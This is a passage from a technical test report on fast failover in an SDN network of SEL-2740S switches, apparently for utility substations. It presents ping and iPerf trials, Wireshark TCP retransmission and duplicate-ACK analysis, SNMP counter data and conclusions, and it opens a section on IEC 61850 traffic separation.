the number of packets sent or received by the test applications (ping and iPerf).

6.3.4.2 Normal Volume Test Traffic with High Volume Background Traffic

This trial will be conducted mostly in the same way as the trial described in Section 6.3.4.1. The difference in this trial will be the volume of background traffic that will be processed by the SEL switch. As before, two Pi devices will be used to generate and receive the test traffic. The remaining 14 devices will be used to generate background noise, with seven pairs generating ICMP traffic and seven pairs generating TCP traffic. Normal test traffic will be defined as running the ping utility using the default values. High volume background traffic will be generated by ping and iPerf by specifying the upper limit of data that can be sent by the remaining devices (i.e., 100 Mbps $\times$ 600 seconds = 7500 MB). The remaining procedures of the test will remain the same.

6.3.5 Deliverables

The three deliverables from the failover test are listed below:

- Wireshark traffic capture of trial
- iPerf trial output
- Native SEL-5056 flow counter data.

6.3.6 Experiment Results

6.3.6.1 Experiment Diagrams

Figure 6-17 shows the state of the test network in its original state. Devices Pi01 and Pi03 are set to communicate with each other via the primary link through the shortest route between Switch 1 and Switch 3. A total of 14 Pi devices form background traffic consisting of ICMP and TCP.

Figure 6-18 represents the test network after the primary link between Switch 1 and Switch 3 is disconnected. The main analysis point is to observe if the SEL switches can send the test traffic to the failover route without error immediately after the disconnection. From 180 seconds to the end of the trial (600 seconds), devices Pi01 and Pi03 communicate with each other through the link connecting Switch 1 – Switch 2 – Switch 3 as an alternate link.




Figure 6-17. Network Configuration between 0 and 180 Seconds




Figure 6-18. Network Configuration between 180 and 600 Seconds

6.3.6.2 Analysis Mechanism

Unlike ICMP, TCP is connection-oriented, so we do not need to manually check for sequence numbers; rather. the TCP protocol contains flags and other indications for dropped packets and retransmissions.

TCP retransmission: TCP retransmission is the process used in the TCP protocol for resending packets that have been damaged or lost. It is one of the basic mechanisms used in TCP to provide reliable communication. However, the occurrence of a TCP retransmission also means that the packet was not properly transmitted initially.

- *Wireshark Filter Command*: tcp.analysis.retransmission

- *TCP Duplicate ACK*: Duplicate ACKs are sent when the receiver sees a gap in the packets it receives.
  - *Wireshark Filter Command*: tcp.analysis.duplicate_ack
- *TCP Out-Of-Order*: Delivery of TCP packets in an order that is different from the order in which they were sent. TCP allows packets to be processed if they arrive in a different order than they were transmitted, but this implies that the packets were sent along different routes in the network, possibly as a result of link failures along the way.
  - *Wireshark Filter Command*: tcp.analysis.out_of_order
- *TCP ACKed Unseen Segment*: Packets that are not in the capture by Wireshark caused by poor functionality. We do not need to worry too much about TCP ACKed unseen segment.
  - *Wireshark Filter Command*: tcp.analysis.ack_lost_segment
- *TCP Previous Segment Not Captured*: If a packet is marked with TCP previous segment not captured, it means that in the capture, there is no packet from the same TCP session whose sequence number plus length would match the sequence of the packet. The TCP previous segment not captured is triggered by packet loss or poor PCAP.

6.3.6.3 Consequences

Trial 1 Results and Analysis

TCP Retransmission

One of the main points of packet analysis was to determine whether packet loss occurred during the disconnect and failover. Analysis of the experimental data showed there are no retransmissions before or after the fast failover under normal volume of test traffic and background traffic.

TCP Duplicate ACK

As another way to check if there was a packet loss due to fast failover, we also investigated whether the sequence numbers of all test packets arrived in order. As a result, there were no duplicate ACK flags, which means all test TCP packets were transmitted between the iPerf client and server.

TCP Out of Order

No out-of-order packets were detected. All packets arrived in order.

TCP ACKed Unseen Segment

A total of 50 “TCP ACKed unseen segment” packets were sent from 192.168.1.13 (iPerf Server) to 192.168.1.11 (iPerf Client), as seen in Figure 6-19. Observing this packet capture demonstrates that there are periodic unseen segments despite the overall connection being successful between the two devices. No correlation was found to the disconnect event. This phenomenon may be due to anomalies in the network tap or Wireshark capture.




Figure 6-19. TCP ACKed Unseen Segment

TCP Previous Segment Not Captured

As shown in Figure 6-20, there is no PCAP data between time 18.400328 and time 18.487670. Then, the “TCP Previous segment not captured” flag appeared (Packet #14746). No TCP retransmission happened during that time, so it seems that a packet loss did not occur, but rather, Wireshark was unable to capture packets for 0.8 second.




Figure 6-20. TCP Previous Segment Not Captured

Figure 6-21, Figure 6-22, and Figure 6-23 show successful failover from the primary link to the secondary link after the disconnect. In all three figures, there is a clear distinction where during the time interval of disconnecting the primary link, primary link flow statistics captured from the controller and port stats from the SNMP dataset cease to continue increasing (being matched against) while flow statistics and port statistics continue increasing for the secondary link.




Figure 6-21. Experiment 2 Trial 1 Flow Byte Count




Figure 6-22. Experiment 2 Trial 1 Packet Count

Time in Seconds	IF-MIB::ifOutOctets.23 = Counter32	IF-MIB::ifOutOctets.15 = Counter32
100	3284746482	2496239804
200	3375621138	2678804396
300	3451365376	2885534152
400	3451365376	3153931792
500	3451365376	3431152688
600	3451365376	3694351850

Figure 6-23. Experiment 2 Trial 1 SNMP Data

Trial #2

TCP Retransmission

As shown in Figure 6-24, there was no packet retransmission prior to the primary link disconnection. The 648 instances of TCP retransmission occurred at an average interval of 0.8 seconds during the time range 180 to 600 seconds after the primary link disconnection. The TCP retransmission ratio was 0.0034%; 648 retransmitted approximately 190,000 TCP packets sent from iPerf client (192.168.1.11) to iPerf server (192.168.1.13). Knowing that removing a link from the network will require re-routing and balancing of the traffic/load, it is presumed that the observed TCP retransmitted packets were a byproduct of increased loading on the system (having already been processing large amounts of traffic prior to the disconnect).




Figure 6-24. TCP Previous Segment Not Captured

TCP Duplicate ACK

As shown in Figure 6-25, 5072 duplicate ACKs were sent out from iPerf server (192.168.1.13) to iPerf client (192.168.1.11). Among the duplicate ACKed sequence numbers, the packets were transmitted in duplicate over as few as 5 or 6 times or as many as 12 or 13 times after the primary link disconnection at 180 seconds.




Figure 6-25. Multiple Duplicate ACKs for Packet Retransmission

For detailed analysis, we searched for the communication between the server and client by tracing a specific sequence number (248449497) using Wireshark filter command 'tcp.seq == 248449497' and found that the client retransmits the requested packet after receiving multiple duplicate ACKs. Figure 6-26 shows the client resends the missing packet 248449497 after seven duplicate ACKs from the server. This observation raises the possible scenario where in a production environment, it is reasonable to assume the likelihood that multiple hosts could act in the same manner and would be resending equal number of duplicate TCP packets. This pattern could eventually affect the networking fabric such that the load that SEL-2740S switches would need to process increases dramatically.




Figure 6-26. Multiple Duplicate ACKs for Packet Retransmission

TCP Out of Order

As shown in Figure 6-27, a total of 760 TCP out-of-order packets were issued after 180 seconds, which is the moment of primary link disconnection.




Figure 6-27. TCP Out of Order

TCP ACKed Unseen Segment

As shown in Figure 6-28, 41 TCP ACKed unseen packets were sent from 192.168.1.13 (iPerf Server) to 192.168.1.11 (iPerf Client). This may be due to anomalies that occur in the network tap or during the Wireshark capture.




Figure 6-28. TCP ACKed Unseen Segment

Similar to Section 6.2.6.3, the scenario in which high background traffic is executed led to inaccurate datasets from the flow statistics that were polled from the controller (see Figure 6-29 and Figure 6-30). These results are contradicted by the SNMP dataset shown in Figure 6-31 as well as a Wireshark PCAP that shows traffic does indeed flow through the progress of time. It is unknown why the availability of the controller was not stable in this scenario as well as that discussed in Section 6.2.6.3. Future research will focus on this discrepancy.




Figure 6-29. Experiment 2 Trial 2 Flow Byte Count




Figure 6-30. Experiment 2 Trial 2 Packet Counts

Time in Seconds	IF-MIB::ifOutOctets.23 = Counter32	IF-MIB::ifOutOctets.15 = Counter32
100	458740151	2564468599
200	688903443	2813773389
300	864972033	3114805907
400	864972033	3570540517
500	864972033	4035061097
600	864972033	187605125

Figure 6-31. Experiment 2 Trial 2 SNMP Data

6.3.7 Test Conclusions and Observations

Conclusions drawn from these tests are briefly described below:

- Under normal test traffic/normal background traffic, the fast failover was successful with no packet losses.
- Under heavy background traffic, once a TCP retransmission occurred after the primary link disconnection, packet loss and out-of-order sequence continuously occurred until the end of the trial.
- Packet loss may have occurred more frequently in Trial 2 because other devices were generating a high volume of traffic through either the primary or secondary port(s).
- Figure 6-29 and Figure 6-30 show that during the entirety of Trial 2, queries to the controller resulted in no change of packets or bytes for the duration of the experiment (before and after failover). This is contradicted however by the PCAP, SNMP capture, and traffic responses received on the iPerf utility. It cannot be concluded that the high volume of traffic at the data plane will affect controller availability; however, this trial resulted in the controller not providing accurate flow counter results. This leads us to conclude that at least in the event in which controller data is not available due to whatever the cause of this occurrence is, the SNMP data and packet captures can offer an alternative means of collecting accurate data.

6.4 IEC 61850 Traffic Stream Separation

6.4.1 Rationale and Hypothesis

IEC 61850 is a suite of protocols designed for devices that communicate within and between substations to support control and high-speed protection functions. The time requirements for these protocols (GOOSE, SV, and Manufacturing Message Specification) are very strict so response times required for protective relaying can be maintained. GOOSE and SV traffic uses a publish/subscribe mechanism to allow multiple recipients of the same data stream to be dynamically configured, while the Manufacturing Message Specification uses a more traditional client/server mechanism intended for SCADA telemetry and control applications. In such an environment, certain communications should have higher priority than others so faults that are detected can quickly be cleared with commands and data sent to the protective relays. The SEL-2740S switch enables the capability of a fast-failover mode that can be identified by the controller and added as an alternative path in case the primary path is disconnected. Should a disconnect occur in the network such that a high priority traffic type such as GOOSE is carried over the same link as a lesser priority traffic type such as SV, a quality of service (QoS)-like functionality must exist to give precedence to the GOOSE traffic. The SEL-5056 